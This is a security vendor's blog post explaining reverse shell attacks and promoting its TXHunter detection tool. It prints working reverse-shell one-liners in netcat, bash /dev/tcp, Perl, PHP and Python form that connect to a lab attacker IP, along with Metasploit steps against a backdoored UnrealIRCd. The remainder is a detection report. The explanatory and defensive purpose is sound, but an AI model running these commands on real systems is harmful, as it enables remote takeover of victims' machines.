Detect
Reverse Shell Attacks


September 28, 2019

What is a Reverse Shell Attack?

Reverse shell is a kind of “**virtual**” shell that is initiated from a victim’s computer to connect with an attacker’s computer. Once the connection is established, it allows an attacker to send commands that execute on the victim’s computer and get results back. An attacker can execute any command/program on a victim’s computer at the same privilege as the current logged in user who initiated the connection.

Reverse shell connection is usually established via TCP protocol, but it has also been seen via ICMP protocol. The connection can be made through any port, for example, through port 80 and 443. This makes it difficulty for firewall and other network perimeter security solutions to detect and block since they are usually allowed to be open by default. When it uses port 443 (SSL), network content cannot be inspected easily due to the encryption.

Reverse shell connections can be initiated from a victim's computer by executing many different built in system applications, such as bash, telnet, netcat, perl script, python script, php script, etc. The connection initiation can be carried out by standalone script or embedded programs, as long as the attacker can get access to the victim computer system.



An attacker gets onto a victim’s computer, mostly through application or system vulnerability exploitation, or malware infection. Once the victim’s system is comprised, reverse shell connections can be initiated easily. Reverse shell is an ideal choice for an attacker to plant a backdoor on the comprised computer.

Establish a Reverse Shell

For illustration purpose, let’s have two Linux systems, one is at 192.168.1.19 as the attacker, and the other is at 192.168.1.17 as the victim.

From the attacker’s system, set it up to listen on a port, for example, port 4444, by executing the follow command:

```
nc -lvp 4444
```

It starts Netcat listening on port 4444. You can also use any other port, such as port 80 or 443 that are most likely allowed to open by firewalls.

How is a reverse shell connection established?

From the victim’s computer, execute the following command to connect the attacker’s system:

```
nc 192.168.1.19 4444 -e /bin/bash
```

If run Windows, use cmd.exe as shell,

```
nc.exe 192.168.1.19 4444 -e cmd.exe
```

One can also use many other different ways to initiate connection to attacker’s system:

- Bash reverse shell: bash -i >& /dev/tcp/192.168.1.19/4444 0>&1
- Perl reverse shell: perl -e ‘use Socket; $i=”192.168.1.19″;

$p=4444;socket(S,PF_INET,SOCK_STREAM,getproto byname(“tcp”));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,”>&S”);open(STDOUT,”>&S”);open(STDERR,”>&S”);exec(“/bin/sh -i”);};’


- PHP reverse shell: php -r ‘$sock=fsockopen(“192.168.1.19”,4444);exec(“/bin/sh -i <&3 >&3 2>&3”);’
- Python reverse shell: python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_I NET,socket.SOCK_STREAM);s.connect((“192.168.1.19”,4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(), 2);p=subprocess.call([“/bin/sh”,”-i”]);’

Those commands can be launched at a command line console, but they can also be embedded into an application file. When the application runs, the reverse shell connection is initiated.

Detect a Reverse Shell

In order to initiate a reverse shell connection from a victim’s system, the attacker needs to get access to the victim’s system to execute the reverse shell initiation code. This can be achieved by tricking the user into executing a malware program file or through a system vulnerability exploitation.

How to detect a reverse shell attack?




For demo purpose, let’s set up a Linux systems as the victim computer at 192.168.207.131, running the service UnreadlIRCD version 3.2.8.1. This version of UnrealIRCD contains a vulnerability that allows a person to execute any command with the privileges of the user who starts the IRC service. Now, let’s start Kali Linux, execute the following 3 commands: “use exploit/unix/irc/ureal_ircd_3281_backdoor”, “set host 192.168.207.131”, “exploit”. After the “exploit” command success, the attacker has obtained the reverse shell connection to the victim’s system. The attacker now controls the

Can a Firewall Block a Reverse Shell Attack? Maybe NOT.

victim’s system, executes any command or runs any program on the victim’s system at the same privilege of the user who initiated the connection. Detecting reverse shell attacks can be difficult for a Firewall when the connection is made via known open ports, such as port 80, and its traffic data cannot be encrypted if it uses a secure port, like 443.

However, detecting reverse shell attacks can be easier from an endpoint. There are certain behaviors and characteristics that exist in the process that established reverse shell, which are different from other normal processes. TXHunter’s disposable agent runs on the victim computer, collecting process’s behavior and characteristics, analyzing it and detecting reverse shell attacks. The following list its hunting result of detecting reverse shell attacks, where you can see the attacking sequence along with processes and time.



TXHunter Report

Final Result:	**This is Malicious**
System Critical Level(SCL):	Very High ★★★★★
Conclusion:	**Detected Evidence of the following: Detected reverse shell process;**

OS Name:	debian lenny/sid
OS Version:	2.6.24-16-server
OS Architecture:	32bit ELF
Host Name:	metasploitable
IP4 Adress:	192.168.207.131
Mac Address:	00-0c-29-38-cd-56
Investigate User:	lyytest1
Investigate Org:	lyycom1
Investigate Name:	LinuxHealthCheck
Investigate Version:	2.10.10.1

Summary:

↘Found a suspicious reverse shell attack process telnet(1849) ★★★★★

- *Process Detail:*

Path: /usr/bin/telnet.netkit;   Work Directory: /etc/unreal;
Cmdline: telnet 192.168.207.128 4444

- *Process Chain:*

sleep(1848)-----telnet(1849)-----sh(1850)-----sh(1851)-----telnet(1853)-----unrealircd(5146)-----sleep(29763)

- *Sockets:*

```
13242: 0.0.0.0:6667----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
13242: 0.0.0.0:6667----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
540426: 192.168.207.131:57303----192.168.207.128:4444
13243: 0.0.0.0:6697----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
540431: 192.168.207.131:57304----192.168.207.128:4444
13242: 0.0.0.0:6667----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
13242: 0.0.0.0:6667----0.0.0.0:0
13243: 0.0.0.0:6697----0.0.0.0:0
```

- *Risk detail:*

*Reverse shell is when one computer connects to another computer but the initiating computer forwards their shell to the destination. It is commonplace that a reverse shell happens during an attack or as part of a pentest. They are scary attacks because it gives an attacker an interactive shell on a machine that they should not have had access to inside of the “hardened” area.*https://hackernoon.com/reverse-shell-cf154dfee6bd

Process:


Process Tree


Process Name	PID	User	Path	Command
init	1	root	/sbin/init	/sbin/init
kthreadd	2	root		
[Exited]	840			
[Exited]	4442			
sleep	1848	root	/bin/sleep	sleep 4397
telnet	1849	root	/usr/bin/telnet.netkit	telnet 192.168.207.128 4444
sh	1850	root	/bin/bash	sh -c (sleep 4397|telnet 192.168.207.128 4444|…
sh	1851	root	/bin/bash	sh
telnet	1853	root	/usr/bin/telnet.netkit	telnet 192.168.207.128 4444
java	3587	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
java	3685	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
mysqld_safe	4669	root	/bin/bash	/bin/sh /usr/bin/mysqld_safe
rmiregistry	5137	root	/usr/bin/grmiregistry-4.2	/usr/bin/rmiregistry
ruby	5144	root	/usr/bin/ruby1.8	ruby /usr/sbin/druby_timeserver.rb
unrealircd	5146	root	/usr/bin/unrealircd	/usr/bin/unrealircd
Xtightvnc	5161	root	/usr/bin/Xtightvnc	Xtightvnc :0 -desktop X -auth /root/.Xauthority…
xstartup	5169	root	/bin/bash	/bin/sh /root/.vnc/xstartup
java	18378	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
sleep	29763	root	/bin/sleep	sleep 4333
java	31826	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
java	31835	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
java	31961	root	/usr/bin/gij-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j…
[Exited]	2221			
[Exited]	3597			
[Exited]	4538			

Main System Process Network Autorun Event File SysModule Policy KernelInfo

Network:

Network remote connection of processes


🟫 Unknown
🟩 Known
Network Remote Connection Relationships
LAN(192.168.207.128:4444)
LAN(192.168.207.128:4444)
LAN(192.168.207.128:44322)
LAN(172.18.169.168:8443)
LAN(192.168.207.128:43926)
LAN(127.0.0.1:50835)
LAN(192.168.207.128:4444)
LAN(172.18.169.190:8443)
Localhost(127.0.0.1)



Network Connection

Name	Pid	User	Local	Remote	Proto	State	ExePath
smbd	4967	root	0.0.0.0:445	0.0.0.0:0	tcp	LISTEN	/usr/sbin/smbd
named	4564	bind	127.0.0.1:953	0.0.0.0:0	tcp	LISTEN	/usr/sbin/named
named	4564	bind	192.168.207.131:53	0.0.0.0:0	tcp	LISTEN	/usr/sbin/named
master	4957	root	0.0.0.0:25	0.0.0.0:0	tcp	LISTEN	/usr/lib/postfix/master
named	4564	bind	127.0.0.1:53	0.0.0.0:0	tcp	LISTEN	/usr/sbin/named
apache2	32547	root	0.0.0.0:80	0.0.0.0:0	tcp	LISTEN	/usr/sbin/apache2
rpc.mountd	4889	root	0.0.0.0:58576	0.0.0.0:0	tcp	LISTEN	/usr/sbin/rpc.mountd
		root	0.0.0.0:34478	0.0.0.0:0	tcp	LISTEN	
		root	0.0.0.0:2049	0.0.0.0:0	tcp	LISTEN	
python	9501	root	192.168.207.131:32954	172.18.169.190:8443	tcp	CLOSE_WAIT	/usr/local/bin/python2.7
jsvc	5095	tomcat55	0.0.0.0:8180	0.0.0.0:0	tcp	LISTEN	/usr/bin/jsvc
rpc.statd	4187	root	0.0.0.0:52975	0.0.0.0:0	tcp	LISTEN	/sbin/rpc.statd
sleep	29763	root	0.0.0.0:6697	0.0.0.0:0	tcp	LISTEN	/bin/sleep
sleep	29763	root	0.0.0.0:6667	0.0.0.0:0	tcp	LISTEN	/bin/sleep
portmap	4169	root	0.0.0.0:111	0.0.0.0:0	tcp	LISTEN	/sbin/portmap
xinetd	4989	root	0.0.0.0:1524	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
java	31826	root	192.168.207.131:60347	192.168.207.128:4444	tcp	ESTABLISHED	/usr/bin/gij-4.2
ruby	5144	root	0.0.0.0:8787	0.0.0.0:0	tcp	LISTEN	/usr/bin/ruby1.8
rmiregistry	5137	root	192.168.207.131:1099	192.168.207.128:43926	tcp	CLOSE_WAIT	/usr/bin/grmiregistry-4.2
smbd	4967	root	0.0.0.0:139	0.0.0.0:0	tcp	LISTEN	/usr/sbin/smbd
xinetd	4989	root	0.0.0.0:21	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:23	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:514	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:513	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:512	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
Xtightvnc	5161	root	0.0.0.0:6000	0.0.0.0:0	tcp	LISTEN	/usr/bin/Xtightvnc
jsvc	5095	tomcat55	0.0.0.0:8009	0.0.0.0:0	tcp	LISTEN	/usr/bin/jsvc
Xtightvnc	5161	root	0.0.0.0:5900	0.0.0.0:0	tcp	LISTEN	/usr/bin/Xtightvnc
smbd	28658	root	192.168.207.131:139	192.168.207.128:44322	tcp	ESTABLISHED	/usr/sbin/smbd
telnet	1849	root	192.168.207.131:57303	192.168.207.128:4444	tcp	ESTABLISHED	/usr/bin/telnet.netkit
mysqld	4711	mysql	0.0.0.0:3306	0.0.0.0:0	tcp	LISTEN	/usr/sbin/mysqld
telnet	1853	root	192.168.207.131:57304	192.168.207.128:4444	tcp	ESTABLISHED	/usr/bin/telnet.netkit
		root	192.168.207.131:52281	172.18.169.168:8443	tcp	ESTABLISHED	

About TXHunter

A Smart Purpose-Built Deep Hunting Tool to Make Threat Hunting Simple.

TXHunter automates threat investigation playbooks more than just IOC querying. It performs a thorough security health checking, from vulnerability to misconfiguration, from application layer to deep system OS kernel. Its deep ML analytic engine takes threat hunting to the next level. Whenever you get an alert from your FW/IPS, SIEM or EDR, that's the perfect time for you to do a complete system health check. You can also set TXHunter to perform regular periodic security posture checks.

TXHunter is

- Efficient! It's automated and fast, allowing a single analyst to process many more alerts/events on a daily basis, driving down costs.
- Effective! You are ensured that the playbook is created and executed consistently, improving the effectiveness of your process and team.

About iPRESIDIUM

We provide complete endpoint health checks

iPRESIDIUM is headquartered in Newport Beach, CA and is a cyber security and risk advisory firm. We provide end-to-end enterprise security solutions and services to private and public entities of all sizes. The TXHunter team has successfully created the first-generation malware sandbox that is used by many fortune 500 companies for daily malware analysis. We are addressing one of security's fundamental challenges by targeting the asymmetric advantage enjoyed by attackers, where they often only need to compromise one single weakness, while defenders scramble to prioritize and fix scores of vulnerabilities. We have moved beyond traditional signatures or static IOC's and instead focus on the attack techniques and anomalies in order to significantly reduce the time to investigate suspect events in a simple to understand format and often in under 10 minutes. Our philosophy is to minimize the security computing load on the endpoint or server, keep core data inside the enterprise and leverage advanced analytics to reduce the time to detect and respond.

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